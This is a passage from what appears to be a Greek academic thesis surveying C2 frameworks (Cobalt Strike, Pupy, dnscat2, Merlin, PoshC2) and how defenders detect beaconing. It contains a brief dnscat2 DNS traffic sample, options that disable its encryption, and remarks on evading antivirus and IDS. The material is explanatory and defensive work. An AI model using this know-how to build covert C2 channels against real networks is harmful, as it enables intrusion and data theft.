- External C2: Επιτρέπει σε προγράμματα τρίτων παρόχων να λειτουργούν ως ένα ενδιάμεσο επίπεδο επικοινωνίας για το Cobalt Strike payload. Τα συγκεκριμένα προγράμματα συνδέονται με το Cobalt Strike προκειμένου να διαβάζουν και να γράφουν τα αποτελέσματα που σχετίζονται με τα payloads. Ο External C2 server είναι το μέσο που χρησιμοποιείται για επιτευχθεί η διασύνδεση με τον Cobalt Strike C2 server. Πιο συγκεκριμένα, το External C2 προσφέρει μία man-in-the-middle εναλλακτική προσέγγιση στο παραδοσιακό μοντέλο [81]. Για παράδειγμα, στην *Εικόνα 60* παρατηρείται ο συνδυασμός του client (τρίτου παρόχου) και του SMB implant. Ο client είναι υπεύθυνος για τη δημιουργία του implant με το οποίο επικοινωνεί μέσω ενός named pipe. Στη συνέχεια, προωθεί την κίνηση που λαμβάνει μέσω ενός C2 καναλιού επικοινωνίας. Από την πλευρά του server, ένας controller (τρίτου παρόχου) λαμβάνει την C2 κίνηση και την προωθεί στον Cobalt Strike team server, μέσω TCP sockets. Ο team server λαμβάνει την κίνηση χάρη στην External C2 διεπαφή. Η αντίστροφη διαδικασία ακολουθείται για την επικοινωνία του team server με το implant [81].



Εικόνα 60. Cobalt Strike External C2

- Foreign HTTP(S): Οι συγκεκριμένοι τύποι listeners επιτρέπουν την μεταφορά μίας συνεδρίας από το Metasploit Framework στο Cobalt Strike χρησιμοποιώντας τα πρωτόκολλα HTTP ή HTTPS. Για παράδειγμα, η εκτέλεση ενός exploit που περιέχεται στο Metasploit μπορεί να οδηγήσει στην εγκαθίδρυση ενός beacon session στο Cobalt Strike.

Ένα από τα πιο ιδιαίτερα χαρακτηριστικά του Cobalt Strike είναι τα malleable C2 profiles, που επιτρέπουν στους χρήστες να διαμορφώνουν τον τρόπο υλοποίησης των επιθέσεων, να πραγματοποιούν obfuscation σε διάφορα στάδια της επικοινωνίας και να διαχειρίζονται τη ροή εκτέλεσης των εντολών [58][80]. Ένα malleable C2 profile περιλαμβάνει ρυθμίσεις σχετικά με τον

τρόπο με τον οποίο πραγματοποιείται ο μετασχηματισμός των δεδομένων. Ο μετασχηματισμός επιτυγχάνεται χάρη σε ένα πρόγραμμα που καθορίζει τον τρόπο μετατροπής και αποθήκευσης των δεδομένων. Το ίδιο πρόγραμμα που μετασχηματίζει και αποθηκεύει τα δεδομένα, εξάγει και ανακτά τα δεδομένα με την αντίστροφη διαδικασία. Επιπλέον, τα malleable C2 profiles αποτελούν ένα μέσο για τη διαμόρφωση της δομής των requests και responses των C2 μηνυμάτων. Για παράδειγμα, η δομή μπορεί να σχετίζεται τον καθορισμό του HTTP header, του αντίστοιχου HTTP body και του τρόπου με τον οποίο μεταφέρονται τα δεδομένα της C2 επικοινωνίας.

Επιπρόσθετα, το Cobalt Strike παρέχει μία πληθώρα από modules που εκτελούν πλήθος διαφορετικών ενεργειών. Για παράδειγμα, το system profiler module, χρησιμοποιείται για client-side επιθέσεις και έχει σχεδιαστεί για να πραγματοποιεί reconnaissance σε συστήματα που επισκέπτονται έναν Cobalt Strike server. Το συγκεκριμένο module δεν μολύνει κεντρικούς υπολογιστές, αλλά συγκεντρώνει πληροφορίες για αυτούς (π.χ., έκδοση λειτουργικού συστήματος, εφαρμογές και plugins που είναι εγκατεστημένα και τις αντίστοιχες εκδόσεις τους). Επιπλέον, επιχειρεί να προσδιορίσει την εσωτερική IP διεύθυνση των χρηστών που βρίσκονται πίσω από έναν proxy server.

Ένα άλλο module του Cobalt Strike σχετίζεται με τη δημιουργία ενός εκτελέσιμου HTML αρχείου (HTML Application - HTA), που αποτελείται συνήθως από HTML ή Dynamic HTML (DHTML) κώδικα και μια scripting γλώσσα (π.χ., VBA). Ο χρήστης αρχικά επιλέγει έναν Cobalt Strike listener και στη συνέχεια τη μέθοδο (π.χ., εκτελέσιμο αρχείο, PowerShell και VBA). Αυτές οι μέθοδοι δεν καθορίζουν τη scripting γλώσσα που χρησιμοποιείται, καθώς σε όλες τις μεθόδους επιλέγεται η γλώσσα VBScript για την παράδοση του payload στο HTA αρχείο. Η μέθοδος, αλλάζει μόνο τον τύπο του payload και τον τρόπο εκτέλεσής του στον κεντρικό υπολογιστή. Μία άλλη επιλογή που προσφέρει το εργαλείο είναι η δημιουργία raw, κακόβουλων payloads (π.χ., PowerShell, Python και Java) τα οποία μπορεί να χρησιμοποιηθούν από έναν επιτιθέμενο κατά τη διάρκεια μίας επίθεσης. Κατά τη δημιουργία των raw payloads, ο χρήστης μπορεί να επιλέξει μόνο από τα HTTP(S) και DNS beacons.

Το module που σχετίζεται με τη δημιουργία staged και stageless Cobalt Strike beacons αποτελεί το βασικό δομικό στοιχείο που μεταφέρεται σε έναν υπολογιστή-θύμα και είναι υπεύθυνο για την εγκαθίδρυση μίας persistence σύνδεσης, για την έναρξη της C2 επικοινωνίας και για οποιαδήποτε περαιτέρω ενέργεια στον κεντρικό υπολογιστή. Αποτέλεσμα είναι, ανάλογα το σενάριο επίθεσης, η δημιουργία διαφόρων τύπων εκτελέσιμων αρχείων (π.χ., raw, exe, 32-bit και 64-bit DLLs). Πιο συγκεκριμένα, αναφορικά με τα staged payloads, μετά την εκτέλεση τους δημιουργείται ένα νέο thread για την κατασκευή ενός named pipe προκειμένου να ξεκινήσει η C2 σύνδεση. Στόχος είναι η εκτέλεση επιπρόσθετου shellcode που είναι ενσωματωμένος στο binary αρχείο, γράφοντάς τον στη μνήμη. Το named pip αποκρυπτογραφείται και δημιουργείται ένα νέο thread που εκτελεί το shellcode. Τα stageless payloads λειτουργούν με τον ίδιο τρόπο, με τη διαφορά ότι το payload είναι μεγαλύτερο από 200KB. Μόλις αποκρυπτογραφεί το τελικό payload, φορτώνεται στη μνήμη (π.χ., Reflective DLL Injection).

Στο Cobalt Strike, υπάρχει η δυνατότητα scripted web delivery, στην οποία αρχικά επιλέγεται ένα από τα payloads και στη συνέχεια αυτό φιλοξενείται σε ένα URI που έχει διαμορφωθεί από το χρήστη. Επιπλέον, το Cobalt Strike παρέχει διάφορους τρόπους οπτικοποίησης του τρόπου με τον

οποίο ένας επιτιθέμενος αλληλεπιδρά με τους μολυσμένους κεντρικούς υπολογιστές (π.χ., session table, pivot graph, και target table). Το Cobalt Strike προσφέρει επίσης αρκετές επιλογές για τη δημιουργία αναφορών που βοηθούν στη συσχέτιση των μολυσμένων κεντρικών υπολογιστών και των αντίστοιχων δεδομένων και πληροφοριών που αποκτήθηκαν. Πιο συγκεκριμένα, μέσω της παροχής χρονοδιαγραμμάτων των δραστηριοτήτων της κόκκινης ομάδας, αναφορών που συνοψίζουν πληροφορίες για κάθε κεντρικό υπολογιστή και πληροφοριών που περιλαμβάνουν την ανάλυση του malleable C2 profile και του domain που χρησιμοποιήθηκε, καθώς επίσης και MD5 hashes για τα αρχεία που συλλέχθηκαν, επιτυγχάνεται καλύτερη κατανόηση του τρόπου με τον οποίο πραγματοποιήθηκε η κάθε επίθεση. Στην περίπτωση επιθέσεων κοινωνικής μηχανικής το εργαλείο παρέχει αναφορά που καταγράφει για κάθε γύρο ενός phishing campaign, ποιος έκανε άνοιγμα κακόβουλων συνδέσμων και τι πληροφορία συλλέχτηκε από κάθε χρήστη. Αυτή η αναφορά παρουσιάζει επίσης και τις πληροφορίες που συλλέχθηκαν από το system profiler module. Τέλος, ένα αρκετά χρήσιμο template αναφοράς που προσφέρει το εργαλείο, αντιστοιχίζει τις ενέργειες της κόκκινης ομάδας στα TTPs του MITRE ATT&CK.

3.4 Pupy

Το Pupy αποτελεί ένα εργαλείο ανοιχτού κώδικα που μπορεί να εκτελεστεί σε πληθώρα λειτουργικών πλατφορμών (Windows, Linux, OSX, Android) [82]. Πρόκειται για ένα post-exploitation εργαλείο απομακρυσμένης πρόσβασης κυρίως υλοποιήσιμο στη γλώσσα προγραμματισμού Python. Επιτρέπει την εκτέλεση payloads απευθείας στη μνήμη, μία τεχνική που χρησιμοποιείται συχνά προκειμένου οι επιτιθέμενοι να αφήνουν πολύ χαμηλό αποτύπωμα (footprint) των κακόβουλων ενεργειών τους. Το Pupy υποστηρίζει ένα ευρύ φάσμα λειτουργιών, payloads και τεχνικών μεταφοράς της C2 κίνησης. Πιο συγκεκριμένα, στο Pupy η επικοινωνία επιτυγχάνεται χρησιμοποιώντας μία πληθώρα πρωτοκόλλων που μπορούν να συνδυαστούν, το migrate σε άλλες διαδικασίες πραγματοποιείται εύκολα χρησιμοποιώντας την τεχνική reflective injection και επιπλέον ο Python κώδικας μπορεί να φορτωθεί απευθείας στη μνήμη. Επιπλέον, το εργαλείο επιτρέπει την ταυτόχρονη εκτέλεση εντολών (non-interactive) σε κεντρικούς υπολογιστές [83].

Ένα ιδιαίτερο χαρακτηριστικό του Pupy είναι η παραγωγή ενός τελικού αρχείου .py το οποίο μπορεί στη συνέχεια να εκτελεστεί από το θύμα χωρίς εξαρτήσεις (εκτός της τυπικής βιβλιοθήκης Python που είναι εγκατεστημένη σε όλα τα λειτουργικά συστήματα) [82]. Επιπλέον, σε περίπτωση που στον κεντρικό υπολογιστή δεν είναι διαθέσιμο το Python Cryptography Toolkit (PyCrypto), αντικαθίσταται από εναλλακτικές υλοποιήσεις Python AES και RSA.

Τα shells σε Unix και Windows συστήματα, λειτουργούν όπως μία SSH σύνδεση. Όπως έχει ήδη τονιστεί, όλες οι επικοινωνίες στο Pupy είναι stackable. Επομένως, μία προσαρμοσμένη σύνδεση μεταφοράς θα μπορούσε να συνδυάζει HTTP over base64, HTTP over AES και obfs3 ή οποιονδήποτε άλλο συνδυασμό από τις διαθέσιμες τεχνικές μεταφοράς που ακολουθούν: SSL (TCP με SSL - χρησιμοποιείται από προεπιλογή), RSA (Αυθεντικοποίηση και κρυπτογράφηση μέσω των αλγορίθμων RSA και AES-256), SSL_RSA (SSL με την προσθήκη ενός επιπέδου RSA), websocket, AES (AES-256), HTTP (HTTP κίνηση με την προσθήκη ενός επιπέδου RSA), obfs3 (Εμποδίζει ένα τρίτο μέρος να αποφανθεί ποιο πρωτόκολλο χρησιμοποιείται βάσει του περιεχομένου των μηνυμάτων),

ScrambleSuit (Πολυμορφικό πρωτόκολλο δικτύου για την προστασία της ιδιωτικότητας), UDP (RSA over UDP), κ.ο.κ. (π.χ., base64, XOR).

Το Pupy παρέχει πολλές επιλογές stager, από Android Packages έως Linux Binaries, Windows PE, PowerShell και Python one-liners [84]. Πιο συγκεκριμένα, τα payloads που παράγει το εργαλείο, ανάλογα το περιβάλλον-στόχο και τις φιλοδοξίες του επιτιθέμενου, μπορούν να αρχεία: .exe, .dll, .lin, .so, .py, pyinst (Αρχείο Python που χρησιμοποιείται από τον pyinstaller), py_oneliner (Python one-liner), ps1 (Αρχείο PowerShell), ps1_oneliner (PowerShell one-liner), rubber_ducky (Χρήσιμο για payloads που σχετίζονται με το rubber ducky [85]).

Καταληκτικά, το Pupy χρησιμοποιεί δύο θύρες από προεπιλογή, μία για τον web server που φιλοξενεί τα payloads και μία για τις εισερχόμενες συνδέσεις και τις C2 εντολές. Τα PowerShell one-liners, λόγω του μεγάλου μεγέθους τους, λαμβάνουν τα payloads από τον web server. Αναφορικά με τους listeners, το Pupy χρησιμοποιεί την θύρα 443 (SSL). Ωστόσο, η συγκεκριμένη ρύθμιση μπορεί να διαμορφωθεί από το χρήστη στο αρχείο pupy.conf.


3.5 dnscat2

Το DNS αποτελεί μία αποτελεσματική δίοδο για την C2 κίνηση καθώς χάρη σε αυτό είναι εφικτή η επικοινωνία ενός εσωτερικού δίκτυού με το διαδίκτυο. Το dnscat2 εκμεταλλεύεται τη συγκεκριμένη ιδιότητα δημιουργώντας ένα κρυπτογραφημένο C2 κανάλι μέσω του πρωτοκόλλου DNS [86]. Το εν λόγω εργαλείο περιλαμβάνει δύο μέρη τον client και τον server. Ο client είναι υλοποιημένος στη γλώσσα προγραμματισμού C και εκτελείται σε παραβιασμένους κεντρικούς υπολογιστές. Κατά την εκτέλεσή του καθορίζεται ένα domain name. Όλα τα αιτήματα στέλνονται αρχικά στον τοπικό DNS server του δικτύου-στόχου και στη συνέχεια ανακατευθύνονται DNS server του επιτιθέμενου, όπως έχει περιγράφει αναλυτικά στο *Κεφάλαιο 2.6*. Από την παρακολούθηση της δικτυακής κίνησης προκύπτει ότι το θύμα επικοινωνεί με τον C2 server μέσω DNS ερωτημάτων και των αντίστοιχων απαντήσεων [87]. Για παράδειγμα, στην *Εικόνα 61*, ο dnscat2 client (θύμα) προσπαθεί να αποκτήσει TXT εγγραφές, στέλνοντας DNS ερωτήματα στον C2 server.

```
DNS     Standard query 0x089f  TXT 19c30169550l8bd5b7.[redacted].com
DNS     Standard query response 0x089f  TXT
DNS     Standard query 0x4bb2  TXT 54b20169550l8bd5b7.[redacted].com
DNS     Standard query response 0x4bb2  TXT
```

Εικόνα 61. DNS Queries

Σε περίπτωση που ο επιτιθέμενος δεν διαθέτει έναν έγκυρο DNS server, το dnscat2 παρέχει τη δυνατότητα απευθείας σύνδεσης του client με τον server, ανακατευθύνοντας την κίνηση στη θύρα 53 (UDP) από προεπιλογή. Η απευθείας σύνδεση χρησιμοποιείται κυρίως από τους επιτιθέμενους κατά τη φάση των δοκιμών της C2 υποδομής τους. Αυτό οφείλεται στο γεγονός ότι η συγκεκριμένη λειτουργία ανιχνεύεται πολύ εύκολα και αποκλείεται από IDS/IPS λύσεις και τείχη προστασίας, δεδομένου ότι όλα τα πακέτα περιέχουν το πρόθεμα dnscat, όπως φαίνεται στην *Εικόνα 62*. Επομένως, είναι εξαιρετικά εύκολη η δημιουργία κανόνων για την απόρριψη των συγκεκριμένων πακέτων.



Εικόνα 62. DNS Queries Prefix

Ο server είναι υλοποιημένος στη γλώσσα προγραμματισμού Ruby και έχει σχεδιαστεί για να εκτελείται σε έναν έγκυρο DNS server. Κατά την εκτέλεσή του, αναμένει νέες συνδέσεις στη θύρα 53 (UDP). Όταν λαμβάνει κίνηση δημιουργεί μια λογική σύνδεση. Σε αντίθετη περίπτωση, αγνοεί την κίνηση από προεπιλογή. Όπως έχει ήδη τονιστεί, το θύμα μπορεί να συνδεθεί είτε ακολουθώντας την DNS ιεραρχία μέχρι να φτάσει στον C2 server του επιτιθέμενου, είτε απευθείας στον C2 server. Η απευθείας σύνδεση με τον server είναι εύκολα ανιχνεύσιμη. Από προεπιλογή, οι συνδέσεις είναι κρυπτογραφημένες. Η κρυπτογράφηση μπορεί να απενεργοποιηθεί από τον client (παράμετρος --no-encryption) και από τον server (παράμετρος --security=open). Ωστόσο, χωρίς ενεργοποιημένη την κρυπτογράφηση, όλα τα dnscat2 πακέτα είναι απλώς κωδικοποιημένα (hex encoded), γεγονός που καθιστά αρκετά εύκολο τον εντοπισμό της C2 κίνησης [88].

Το dnscat2 υποστηρίζει τεχνικές κρυπτογράφησης, αυθεντικοποίηση μέσω pre-shared secrets, tunneling, πολλαπλές ταυτόχρονες συνεδρίες και τους πιο συχνά εμφανιζόμενους τύπους DNS ερωτημάτων (π.χ., TXT, MX, CNAME, A, AAAA). Πιο συγκεκριμένα, παρέχει tunnels που λειτουργούν παρόμοια με το SSH Local Port Forwarding (SSH tunneling). Για την κρυπτογράφηση της κίνησης, χρησιμοποιείται ο αλγόριθμος Salsa20. Επιπλέον, κάθε σύνδεση χρησιμοποιεί ένα νέο ζεύγος κλειδιών.

Σε ένα ρεαλιστικό σενάριο επίθεσης, ο επιτιθέμενος αντί να εγκαταστήσει τον dnscat2 client στον στόχο, μπορεί να επικοινωνεί μέσω PowerShell με τον dnscat2 server [87]. Το dnscat2.ps1 script [89] υλοποιεί αυτήν τη δυνατότητα χρησιμοποιώντας ένα υποσύνολο των dnscat2 εντολών.

Αναφορικά με την ανίχνευση της συγκεκριμένης επίθεσης, η C2 επικοινωνία μέσω DNS είναι δύσκολο να εντοπιστεί δεδομένου ότι συνδυάζεται και επικαλύπτεται από την υπάρχουσα πραγματική/νόμιμη DNS κυκλοφορία [90]. Τα παραβιασμένα συστήματα δεν πραγματοποιούν απευθείας σύνδεση με τον C2 server. Αντίθετα, χρησιμοποιείται ο έμπιστος local DNS server, καθιστώντας την επίθεση εξαιρετικά περίπλοκη και δύσκολη να εντοπιστεί. Ωστόσο, στο dnscat2 τα DNS ερωτήματα είναι σε plaintext, επομένως είναι εύκολο να εξαχθούν τα subdomains που ζητούνται. Το μέγεθος αλλά και το γεγονός ότι είναι μοιάζουν με κωδικοποιημένες (hex encoded) εντολές, τα καθιστά ύποπτα. Αντίθετα, η επίσκεψη σε πραγματικές/νόμιμες σελίδες σχετίζεται με DNS ερωτήματα που απευθύνονται συνήθως στη Google, Microsoft, Akamai και Amazon, τα οποία δεν περιλαμβάνουν κωδικοποιημένους χαρακτήρες, επαναλαμβανόμενα subdomains και τόσο μεγάλο μήκος χαρακτήρων στο πεδίο των domain names.

3.6 Merlin

Το Merlin αποτελεί ένα post-exploitation C2 πλαίσιο στο οποίο οι επικοινωνίες επιτυγχάνονται χάρη στα πρωτόκολλα HTTP/1.1, HTTP/2 και HTTP/3 [91] (*Εικόνα 63*). Το HTTP/3 αποτελεί τον συνδυασμό του HTTP/2 με το πρωτόκολλο Quick UDP Internet Connections (QUIC). Πρόκειται για

ένα εργαλείο που μπορεί να εκτελεστεί σε πληθώρα πλατφορμών, υλοποιήσιμο στη γλώσσα προγραμματισμού Go [92]. Όπως τα υπόλοιπα C2 πλαίσια έτσι και το Merlin αποτελείται από τα δύο δομικά στοιχεία τους agents και τον server.

Εικόνα 63. Merlin Dashboard

Η κεντρική ιδέα πίσω από τη δημιουργία του συγκεκριμένου πλαισίου, είναι η αύξηση των υπολογισμών (φόρτου εργασίας) που εκτελούν οι IDS/IPS λύσεις [93]. Πιο συγκεκριμένα, το HTTP/2 επιτρέπει την αποτελεσματικότερη χρήση των πόρων ενός δικτύου και μειώνει αρκετά τις καθυστερήσεις εισάγοντας συμπίεση στο πεδίο της κεφαλίδας. Ωστόσο, στο πρωτόκολλο HTTP/2, οι επικοινωνίες χαρακτηρίζονται από πολυπλοκότητα. Πρόκειται για αμφίδρομες συνδέσεις που δεν ολοκληρώνονται μετά από ένα απλό request και το αντίστοιχο response. Επίσης, το συγκεκριμένο πρωτόκολλο δεν μπορεί να αναλυθεί εύκολα από τις ομάδες ασφαλείας, καθώς είναι δυαδικό (binary protocol). Επιπλέον, δεδομένου ότι εισάγει την έννοια του Perfect Forward Secrecy (PFS), τα κλειδιά που χρησιμοποιούνται για την κρυπτογράφηση και αποκρυπτογράφηση της κίνησης αλλάζουν συχνά. Όλοι οι παραπάνω λόγοι καθιστούν δύσκολη την ανάλυση της κίνησης από τις IDS/IPS λύσεις και επομένως συμβάλλουν στην αποφυγή του εντοπισμού της C2 κίνησης.

3.7 PoshC2


Το PoshC2 αποτελεί ένα C2 πλαίσιο που χρησιμοποιείται από τις κόκκινες ομάδες για post-exploitation και lateral movement δραστηριότητες [94]. Το συγκεκριμένο πλαίσιο είναι κυρίως υλοποιήσιμο στη γλώσσα προγραμματισμού Python και χαρακτηρίζεται από επεκτασιμότητα και ευελιξία, δεδομένου ότι επιτρέπει στους χρήστες να τροποποιήσουν ή να προσθέσουν τα δικά τους προσαρμοσμένα modules και εργαλεία. Από προεπιλογή, υποστηρίζει PowerShell, C#, Python2 και Python3 implants. Τα payloads υλοποιούνται σε PowerShell (version2 και version4),

C++, C#, raw shellcode, DLL, Python2 και Python3, επιτρέποντας στο C2 πλαίσιο να βρίσκει εφαρμογή σε ένα ευρύ φάσμα συσκευών και λειτουργικών συστημάτων (π.χ., Windows, Unix, macOS). Επιπλέον, υποστηρίζει πλήρως κρυπτογραφημένες επικοινωνίες προστατεύοντας την εμπιστευτικότητα και την ακεραιότητα της C2 κυκλοφορίας ακόμη και κατά την επικοινωνία μέσω HTTP. Το PoshC2 παράγει ένα μεγάλο αριθμό από payloads τα οποία ενημερώνονται συχνά με στόχο την παράκαμψη των κοινών AV προϊόντων. Επιπλέον, παρέχει υποστήριξη Docker, επιτρέποντας την εκτέλεση του μέσα σε κοντέινερ οποιουδήποτε συστήματος. Κάθε ενέργεια, ο χρόνος εκτέλεσής της και το αντίστοιχο αποτέλεσμα αποθηκεύονται σε μια βάση δεδομένων μαζί με όλες τις σχετικές πληροφορίες (π.χ., όνομα χρήστη, όνομα της συσκευής-στόχου, μοναδικό αναγνωριστικό του implant). Καταληκτικά, όπως σε άλλα C2 πλαίσια έτσι και στο PoshC2, είναι εφικτή η ταυτόχρονη συμμετοχή και συνεισφορά των μελών της κόκκινης ομάδας στις επιθέσεις που εκτελούνται.

4. Ανίχνευση Επιθέσεων Τύπου Beaconing

Όπως έχει ήδη επισημανθεί, ο εντοπισμός της κακόβουλης beaconing συμπεριφοράς δεν είναι μία απλή και εύκολη εργασία [51]. Αντιθέτως, αποτελεί μία σύνθετη και πολύπλοκη διαδικασία που απαιτεί το συνδυασμό διαφόρων μηχανισμών/τεχνικών ανίχνευσης και ταυτόχρονα την αντιμετώπιση πληθώρας προκλήσεων. Πιο συγκεκριμένα, οι beaconing επιθέσεις, λόγω της πολυπλοκότητας που τις χαρακτηρίζει, δεν μπορούν να εντοπιστούν μεμονωμένα παρά μόνο συνδυαστικά. Αυτό οφείλεται κυρίως στο γεγονός ότι το beaconing δεν αποτελεί ένα διακριτό συμβάν, αλλά μια ακολουθία χρονικά σχετιζόμενων γεγονότων, τα οποία οφείλουν να αναλυθούν και να συσχετιστούν μεταξύ τους. Κατά συνέπεια, η ανίχνευση αποτελεί ένα πρόβλημα μεγάλων δεδομένων (big data), καθώς όλη η κίνηση ενός δικτύου πρέπει να αναλυθεί, για μία εκτεταμένη χρονική περίοδο, προκειμένου να ανιχνευθούν ενδείξεις beaconing συμπεριφοράς. Είναι πρόδηλο ότι η ανίχνευση beaconing επιθέσεων σε ένα μεγάλο εταιρικό δίκτυο, που αποτελείται από εκατοντάδες υπολογιστές και αντίστοιχα εκατομμύρια συνδέσεις, είναι εξαιρετικά δύσκολη. Επιπλέον, παρ' όλο που το beaconing χαρακτηρίζεται ως μία περιοδική (ανά τακτά χρονικά διαστήματα) επικοινωνία, η πραγματικότητα είναι διαφορετική. Όπως έχει ήδη παρουσιαστεί, μπορεί να υπάρχουν τυχαία διαστήματα στα οποία να μην παρατηρείται καμία επικοινωνία, είτε λόγω της αποσύνδεσης των συσκευών είτε λόγω θορύβου στο κανάλι επικοινωνίας. Επιπρόσθετα, ένας παραβιασμένος κεντρικός υπολογιστής μπορεί να συνδεθεί στον C2 server από πολλές διαφορετικές IP διευθύνσεις και αντίστοιχα η C2 υποδομή μπορεί να χρησιμοποιεί πολλαπλές IP διευθύνσεις (redirectors), γεγονός που καθιστά δύσκολη την παρακολούθηση της επικοινωνίας. Ένα άλλο σημαντικό χαρακτηριστικό των συγκεκριμένων επιθέσεων είναι το γεγονός ότι διαφοροποιούνται ανάλογα το στόχο και τις επιδιώξεις του επιτιθέμενου. Για παράδειγμα, σε αρκετές περιπτώσεις το κακόβουλο λογισμικό μπορεί να εισάγει επιπλέον beacons προκειμένου να μειωθεί η προβλεψιμότητα της C2 συμπεριφοράς. Επιπλέον, η ανίχνευση αυτών των επιθέσεων καθίσταται δυσκολότερη, καθώς, όπως έχει ήδη τονιστεί, η τακτική επικοινωνία δεν υποδηλώνει απαραίτητα κακόβουλη δραστηριότητα, δεδομένου ότι πολλές νόμιμες εφαρμογές παρουσιάζουν beaconing συμπεριφορές (π.χ., έλεγχοι ενημέρωσης λογισμικού ή λειτουργικού συστήματος, ενημέρωση του news feed, επαλήθευση εκδόσεων λογισμικού και υπογραφών προγραμμάτων προστασίας από ιούς). Καταληκτικά, οι παραδοσιακοί μηχανισμοί ασφαλείας (π.χ., τείχη προστασίας, IPS/IDS λύσεις, προγράμματα προστασίας από ιούς) δεν είναι σε θέση να αντιμετωπίσουν αυτές τις προκλήσεις, εισάγοντας σε πολλές περιπτώσεις υψηλό ποσοστό false negative αναφορών.

Σε μία ευρύτερη προσπάθεια βελτίωσης της ανίχνευσης των beaconing επιθέσεων, ο Jack Crook [95] παρουσίασε το σύνολο υποθέσεων που απεικονίζεται στην *Εικόνα 64*.




Εικόνα 64. Σύνολο Υποθέσεων για τον Εντοπισμό Beaconing Δραστηριότητας

Πρόκειται για μία ολιστική προσέγγιση που προσπαθεί να καλύψει διάφορες παραμέτρους, λαμβάνοντας υπόψη τη μέθοδο επικοινωνίας, τα domains και τα URIs που χρησιμοποιούνται, τα χαρακτηριστικά της σύνδεσης, τους user agents καθώς επίσης και το πλήθος των πηγών (sources) επικοινωνίας, δηλαδή τους παραβιασμένους κεντρικούς υπολογιστές. Πιο συγκεκριμένα, ένας user agent αποτελεί ένα σημαντικό δείκτη κατά την αξιολόγηση της κυκλοφορίας [96]. Για παράδειγμα, user agents που χρησιμοποιούνται από μικρό αριθμό χρηστών, είναι κενοί, άγνωστοι ή blacklisted, μπορούν να συνδεθούν με κακόβουλες ενέργειες. Επιπρόσθετα, οι επιτιθέμενοι μπορεί να κρύβονται πίσω από domains και IP διευθύνσεις που χρησιμοποιούνται σπάνια ή αγοράστηκαν πρόσφατα. Επιπλέον, σε αρκετές περιπτώσεις η base64 κωδικοποίηση μπορεί να συνδέεται με beaconing συμπεριφορά. Για παράδειγμα, αν μια συμβολοσειρά είναι base64 κωδικοποιημένη αρκετές φορές, οι πρώτοι 5 χαρακτήρες θα είναι πάντα Vm0wd, ανεξάρτητα από την είσοδο ή τον αριθμό επανάληψης της κωδικοποίησης. Σπάνια δικαιολογείται η εμφάνιση του παραπάνω μοτίβου σε μία νόμιμη επικοινωνία. Ως εκ τούτου, όταν εμφανίζεται το συγκεκριμένο πρόθεμα, η σύνδεση χρήζει περαιτέρω διερεύνησης. Ένα άλλο χαρακτηριστικό που συχνά υποδηλώνει beaconing δραστηριότητα είναι οι ξαφνικές αυξήσεις στην επισκεψιμότητα ενός συγκεκριμένου domain, ειδικά όταν αυτό αντιστοιχίζεται με ένα μικρό εύρος IP διευθύνσεων προορισμού. Επιπλέον, σε πολλές περιπτώσεις όταν τα παραβιασμένα συστήματα πραγματοποιούν callbacks στον C2 server, προκειμένου να διαπιστώσουν αν υπάρχουν νέες εντολές προς εκτέλεση, η ανταλλαγή μηνυμάτων και συγκεκριμένα η απάντηση του server χρησιμοποιεί ένα σταθερό σύνολο εντολών [55]. Επομένως, όλες οι συνεδρίες θα χαρακτηρίζονται από την ανταλλαγή ίδιων ποσοτήτων δεδομένων. Ακόμα και στην περίπτωση που ο επιτιθέμενος λάβει μέτρα για να αποκρύψει τα δεδομένα (π.χ., obfuscation), το μέγεθος θα παραμείνει σταθερό. Αντιθέτως, η νόμιμη δραστηριότητα είναι τυχαία ως προς τον όγκο των δεδομένων που ανταλλάσσονται σε κάθε συνεδρία.

